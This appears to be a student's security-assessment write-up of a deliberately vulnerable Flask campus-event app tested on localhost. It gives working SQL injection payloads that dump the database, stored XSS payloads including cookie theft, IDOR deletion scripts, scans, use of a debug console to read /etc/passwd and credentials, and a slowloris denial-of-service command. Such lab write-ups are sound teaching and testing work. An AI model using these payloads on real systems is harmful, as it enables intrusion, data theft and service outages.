SQL injection script

Vulnerable code happens in the search events function

```
@app.route("/events/search")
def search_events():
    query = request.args.get("q", "")
    conn = get_db()
    cursor = conn.cursor(dictionary=True)
    cursor.execute(f"SELECT * FROM events WHERE title LIKE '%{query}%' OR description LIKE '%{query}%' ORDER BY date")
    results = cursor.fetchall()
    cursor.close()
    conn.close()
    return jsonify(results)
```

Payload 1: %” ‘1’=’1

```
C017 — SQL Injection in GET /events/search?q=
------------------------------------------------------------

[1] Basic injection — always-true condition
  [+] OR 1=1 (returns all rows): 15 row(s) returned
      {'capacity': 20, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-03-10T10:00:00', 'description': 'Guided photography walk around the camp
us and nearby park. Tips on composition and lighting. Bring your camera or phone.', 'id': 34, 'image_url': 'https://images.unsplash.com/photo-1452587925148-
ce544e77e70d?w=600', 'location': 'Main Entrance Gate', 'title': 'Photography Walk'}
      {'capacity': 200, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-03-15T12:00:00', 'description': 'Kick off the semester with burgers, mu
sic, and good vibes on the main quad. Free food for all students!', 'id': 22, 'image_url': 'https://images.unsplash.com/photo-1555939594-58d7cb561ad1?w=600'
, 'location': 'Main Quad', 'title': 'Welcome Back Barbecue'}
      {'capacity': 100, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-03-20T20:00:00', 'description': 'Weekly film club screening followed by
 a group discussion. Popcorn provided.', 'id': 27, 'image_url': 'https://images.unsplash.com/photo-1489599849927-2ee91cede3ba?w=600', 'location': 'Lecture H
all C', 'title': 'Film Club: Blade Runner 2049 Screening'}
      {'capacity': 30, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-03-22T19:00:00', 'description': 'Unwind with Catan, Codenames, Ticket to
 Ride, and more. Snacks and drinks provided.', 'id': 31, 'image_url': 'https://images.unsplash.com/photo-1610890716171-6b1bb98ffd09?w=600', 'location': 'Stu
dent Lounge — Building D', 'title': 'Board Game Night'}
      {'capacity': 80, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-04-02T14:00:00', 'description': 'A beginner-friendly workshop covering t
he basics of ML: supervised learning, decision trees, and hands-on exercises with scikit-learn.', 'id': 23, 'image_url': 'https://images.unsplash.com/photo-
1515879218367-8466d910adbf?w=600', 'location': 'Amphi A — KB Building', 'title': 'Introduction to Machine Learning'}
      {'capacity': 120, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-04-05T18:30:00', 'description': 'Five student startups present their id
eas to a panel of investors and mentors. Networking drinks afterwards.', 'id': 24, 'image_url': 'https://images.unsplash.com/photo-1556761175-5973dc0f32e7?w
=600', 'location': 'Innovation Hub — Room 301', 'title': 'Startup Pitch Night'}
      {'capacity': 40, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-04-08T15:00:00', 'description': 'Career services team walks you through
resume best practices and mock interview techniques. Bring your laptop!', 'id': 28, 'image_url': 'https://images.unsplash.com/photo-1521737711867-e3b97375f9
02?w=600', 'location': 'Career Center — Ground Floor', 'title': 'Resume & Interview Workshop'}
      {'capacity': 150, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-04-10T08:00:00', 'description': 'Join the annual 5K around the campus l
ake. All fitness levels welcome — medals for top 3 finishers!', 'id': 25, 'image_url': 'https://images.unsplash.com/photo-1461896836934-bd45ba688509?w=600',
 'location': 'Sports Complex — Starting Line', 'title': 'Campus 5K Fun Run'}
      {'capacity': 60, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-04-12T10:00:00', 'description': 'Capture-the-flag competition. Teams of
2-4 compete to solve security puzzles. Prizes for top 3 teams.', 'id': 26, 'image_url': 'https://images.unsplash.com/photo-1550751827-4bd374c3f58b?w=600', '
location': 'Lab 204 — CS Building', 'title': 'Cybersecurity CTF Challenge'}
      {'capacity': 35, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-04-14T14:00:00', 'description': 'Hands-on workshop: build, ship, and run
 your first containerized app. Docker Desktop required.', 'id': 30, 'image_url': 'https://images.unsplash.com/photo-1605745341112-85968b19335b?w=600', 'loca
tion': 'Lab 102 — CS Building', 'title': 'Intro to Docker & Containers'}
      {'capacity': 100, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-04-16T16:00:00', 'description': 'Inspiring talks from four women in the
 French tech industry. Q&A and networking afterwards.', 'id': 32, 'image_url': 'https://images.unsplash.com/photo-1573164713988-8665fc963095?w=600', 'locati
on': 'Amphi B — KB Building', 'title': 'Women in Tech Panel'}
      {'capacity': 200, 'created_at': 'Thu, 16 Apr 2026 19:41:41 GMT', 'date': '2026-04-18T17:00:00', 'description': 'Live performances by three student ban
ds, DJ set, and an open mic segment. Food trucks on site.', 'id': 29, 'image_url': 'https://images.unsplash.com/photo-1459749411175-04bf5292ceea?w=600', 'lo
cation': 'Outdoor Amphitheater', 'title': 'Spring Music Festival'}
```

Payload 2: %' ORDER BY {n}-- -

```
[2] Finding column count via ORDER BY
  [ ] ORDER BY 1 → OK
  [ ] ORDER BY 2 → OK
  [ ] ORDER BY 3 → OK
  [ ] ORDER BY 4 → OK
  [ ] ORDER BY 5 → OK
  [ ] ORDER BY 6 → OK
  [ ] ORDER BY 7 → OK
  [ ] ORDER BY 8 → OK
  [+] Column count is 8 (ORDER BY 9 return errored)
```

Payload 3: %' UNION SELECT version(),2,3,4,5,6,7,8-- -

```
{'capacity': 6, 'created_at': '8', 'date': '4', 'description': '3', 'id': '8.0.45', 'image_url': '7', 'location': '5', 'title': '2'}
```

Payload 4: %' UNION SELECT user(),database(),3,4,5,6,7,8-- -

```
{'capacity': 6, 'created_at': '8', 'date': '4', 'description': '3', 'id': 'root@172.18.0.3', 'image_url': '7', 'location': '5', 'title': 'campus_event
s'}
```

Payload 5: %' UNION SELECT table_name,table_schema,3,4,5,6,7,8 "

"FROM information_schema.tables "

"WHERE table_schema=database()-- -

```
{'capacity': 6, 'created_at': '8', 'date': '4', 'description': '3', 'id': 'events', 'image_url': '7', 'location': '5', 'title': 'campus_events'}
{'capacity': 6, 'created_at': '8', 'date': '4', 'description': '3', 'id': 'registrations', 'image_url': '7', 'location': '5', 'title': 'campus_events'
}
{'capacity': 6, 'created_at': '8', 'date': '4', 'description': '3', 'id': 'users', 'image_url': '7', 'location': '5', 'title': 'campus_events'}
```

Payload 6: %' UNION SELECT id,user_name,email,event_id,5,6,7,8 "

"FROM registrations-- -

Because the original code does not have any registrations so I will make some into the database and query it.

```
{'capacity': 6, 'created_at': '8', 'date': '1', 'description': 'alice@epita.fr', 'id': 1, 'image_url': '7', 'location': '5', 'title': 'Alice Dupont'}
{'capacity': 6, 'created_at': '8', 'date': '1', 'description': 'bob@epita.fr', 'id': 2, 'image_url': '7', 'location': '5', 'title': 'Bob Martin'}
{'capacity': 6, 'created_at': '8', 'date': '2', 'description': 'charlie@epita.fr', 'id': 3, 'image_url': '7', 'location': '5', 'title': 'Charlie Duran
d'}
```

XSS exploit

Vulnerability code happens in the admin page. Admin page can see all list of event. So attacker will use POST /events to store the xss payload in the database. And when open admin page will list all the events information and execute that malicious xss script.


```python
@app.route("/admin")
def admin_page():
    conn = get_db()
    cursor = conn.cursor(dictionary=True)
    cursor.execute("SELECT * FROM events ORDER BY date DESC")
    events = cursor.fetchall()
    cursor.close()
    conn.close()
    html = "<html><head><title>Admin - Events</title></head><body>"
    html += "<h1>Event Admin Panel</h1>"
    for e in events:
        html += f"<div class='event'><h3>{e['title']}</h3><p>{e['description']}</p></div>"
    html += "</body></html>"
    return html
```

Step 1: Store payload in the database

```
------------------------------------------------------------
C018 — Stored XSS via POST /events → GET /admin
------------------------------------------------------------

[1] Storing XSS payloads via POST /events (no auth required)

  [+] Payload 1 — classic alert (proof of execution)
      → stored as event id=16  (201 Created)
  [+] Payload 2 — cookie exfiltration
      → stored as event id=17  (201 Created)
  [+] Payload 3 — DOM defacement (no script tag, bypasses basic filters)
      → stored as event id=18  (201 Created)
```

Payload 1: <script>alert('CO18 - Stored XSS (CWE-79)')</script>


When we access admin page will execute and open alert box



Payload 2: steal session data

<script>fetch('http://localhost:5000/events/search?q=' + document.cookie)</script>

In the network we can see is fetching. But q= is empty probably because admin page didn't have any authentication so it's doesn't have any session data. But on the response header we find the header X-Powered-By which include the version of python and Flask relate to the Information Disclosure we find in the code review section.




```
@app.after_request
def add_header(response):
    response.headers["X-Powered-By"] = "Flask/2.3.2 Python/3.11"
    return response  # Allow cross-origin requests from the mobile apps
```

Payload 3 : onerror bypass

<img src=x onerror=\"document.body.innerHTML='<h1>Hacked by T4nhhr</h1>'\">

Because the img src=x will trigger error so it's will be handle by onerror and for this payload is defaced page with our content

IDOR exploitation

Vulnerability code happens in the delete registration function base on the event id

```python
@app.route("/events/<int:event_id>/registrations", methods=["DELETE"])
def delete_registration(event_id):
    reg_id = request.args.get("reg_id")
    conn = get_db()
    cursor = conn.cursor()
    cursor.execute("DELETE FROM registrations WHERE id = %s", (reg_id,))
    conn.commit()
    cursor.close()
    conn.close()
    return jsonify({"message": "Registration deleted"}), 200
```

Step 1: Try to use this function with proper event_id

```python
import requests

r = requests.delete("http://localhost:5000/events/1/registrations?reg_id=1")
print(r.status_code)
print(r.json())
```

```
C:\Users\tiena\Desktop\2025f-challenge-week\01-campus-event-planner\exploit>python idor.py
200
{'message': 'Registration deleted'}
```

Step 2: After changing the id to 999 this function still working so that make our point clearer about the vulnerability in the code about event_id doesn't matter at all.

```python
import requests

r = requests.delete("http://localhost:5000/events/999/registrations?reg_id=1")
print(r.status_code)
print(r.json())
```

```
C:\Users\tiena\Desktop\2025f-challenge-week\01-campus-event-planner\exploit>python idor.py
200
{'message': 'Registration deleted'}
```

Step 3: change the reg_id to 2. And this still can be execute, that means anyone can delete registrations.

```python
import requests

r = requests.delete("http://localhost:5000/events/999/registrations?reg_id=2")
print(r.status_code)
print(r.json())
```

```
C:\Users\tiena\Desktop\2025f-challenge-week\01-campus-event-planner\exploit>python idor.py
200
{'message': 'Registration deleted'}
```

API fuzzer

After running ffuf tools. We find:

/admin – this endpoint return 200 that means there is no authentication in admin page

/events – public api endpoint

/console – This's the Werkzeug interactive Python REPL. Status 200 means it loaded successfully. This relate to the finding vulnerability in the code where Debug = True.

```python
if __name__ == "__main__":
    print("Starting Campus Event Planner API on http://localhost:5000")
    app.run(host="0.0.0.0", port=5000, debug=True)
```

```
PS C:\Users\tiena> ffuf -u "http://localhost:5000/FUZZ" `
>>      -w "C:\Users\tiena\Desktop\SecLists\Discovery\Web-Content\common.txt" `
>>      -mc 200,201,204,301,302,500

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://localhost:5000/FUZZ
 :: Wordlist         : FUZZ: C:\Users\tiena\Desktop\SecLists\Discovery\Web-Content\common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,201,204,301,302,500
________________________________________________

admin                   [Status: 200, Size: 3067, Words: 311, Lines: 1, Duration: 89ms]:
console                 [Status: 200, Size: 1563, Words: 330, Lines: 46, Duration: 57ms] ::
events                  [Status: 200, Size: 7207, Words: 1131, Lines: 183, Duration: 90ms]:
:: Progress: [4751/4751] :: Job [1/1] :: 716 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
```

Automated scan Nmap

We have some findings when running nmap:

Port 3306 — MySQL 8.0.45 exposed Database port is directly reachable from the network. Combined with hardcoded root/root credentials in the code, an attacker can connect directly to the DB without going through the API — bypassing all application controls.

```
app = Flask(__name__)
app.secret_key = "changeme"
SECRET_KEY = "super-secret-key-123"
API_KEY = "sk-1234-epita-admin-key"
CORS(app)
```


Port 5000 — Werkzeug/3.1.8 Python/3.11.15 Exact framework and runtime version fingerprinted. Confirms debug=True server running on all interfaces.

Port 22 — OpenSSH 9.6p1 Ubuntu SSH exposed from Docker container. Because this server I building from Docker not too relate to the original repo.


```
PS C:\Users\tiena> nmap -sV --open -p 1-10000 localhost
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-16 22:56 +0200
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00030s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 9990 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
3306/tcp open  mysql         MySQL 8.0.45
5000/tcp open  http          Werkzeug httpd 3.1.8 (Python 3.11.15)
5040/tcp open  unknown
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5939/tcp open  unknown
9080/tcp open  glrpc?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port9080-TCP:V=7.99%I=7%D=4/16%Time=69E14D0E%P=i686-pc-windows-windows%
SF:r(GetRequest,47,"HTTP/1\.1\x20301\x20Moved\x20Permanently\nLocation:\x2
SF:0about:blank\nConnection:\x20close\n")%r(GenericLines,47,"HTTP/1\.1\x20
SF:301\x20Moved\x20Permanently\nLocation:\x20about:blank\nConnection:\x20c
SF:lose\n")%r(HTTPOptions,47,"HTTP/1\.1\x20301\x20Moved\x20Permanently\nLo
SF:cation:\x20about:blank\nConnection:\x20close\n")%r(RTSPRequest,47,"HTTP
SF:/1\.1\x20301\x20Moved\x20Permanently\nLocation:\x20about:blank\nConnect
SF:ion:\x20close\n")%r(FourOhFourRequest,47,"HTTP/1\.1\x20301\x20Moved\x20
SF:Permanently\nLocation:\x20about:blank\nConnection:\x20close\n")%r(SIPOp
SF:tions,47,"HTTP/1\.1\x20301\x20Moved\x20Permanently\nLocation:\x20about:
SF:blank\nConnection:\x20close\n");
Service Info: OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.69 seconds
PS C:\Users\tiena>
```

Werkzeug Debug Console exposed

Attackers can access the console directly and the only protection is the pin code but this can be achieved through docker server logs – which attacker with server access to read.



After entering the PIN code we could execute anything.



After learning that we are the root user so we can read sensitive data

```
>>> open("/etc/passwd").read()
'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/s
```

We can even connect directly to MySQL and dump data without the SQL injection

```
>>> import mysql.connector
>>> conn = mysql.connector.connect(host="db", user="root", password="root", database="campus_events")
>>> cursor = conn.cursor()
>>> cursor.execute("SELECT * FROM registrations")
>>> print(cursor.fetchall())
[(3, 2, 'Charlie Durand', 'charlie@epita.fr', datetime.datetime(2026, 4, 16, 20, 16, 28))]
>>>
```

Rate limit/DoS

For DoS, I will use slowloris. Instead of sending 1000 requests, it opens a small number of connections and keeps them open forever by sending partial HTTP requests very slowly. The server waits for each request to finish — but it never does. Connection pool exhausted with just 50 connections.

```
PS C:\Users\tiena> slowloris localhost -p 5000 -s 50
[16-04-2026 23:28:44] Attacking localhost with 50 sockets.
[16-04-2026 23:28:44] Creating sockets...
[16-04-2026 23:28:44] Sending keep-alive headers...
[16-04-2026 23:28:44] Socket count: 50
```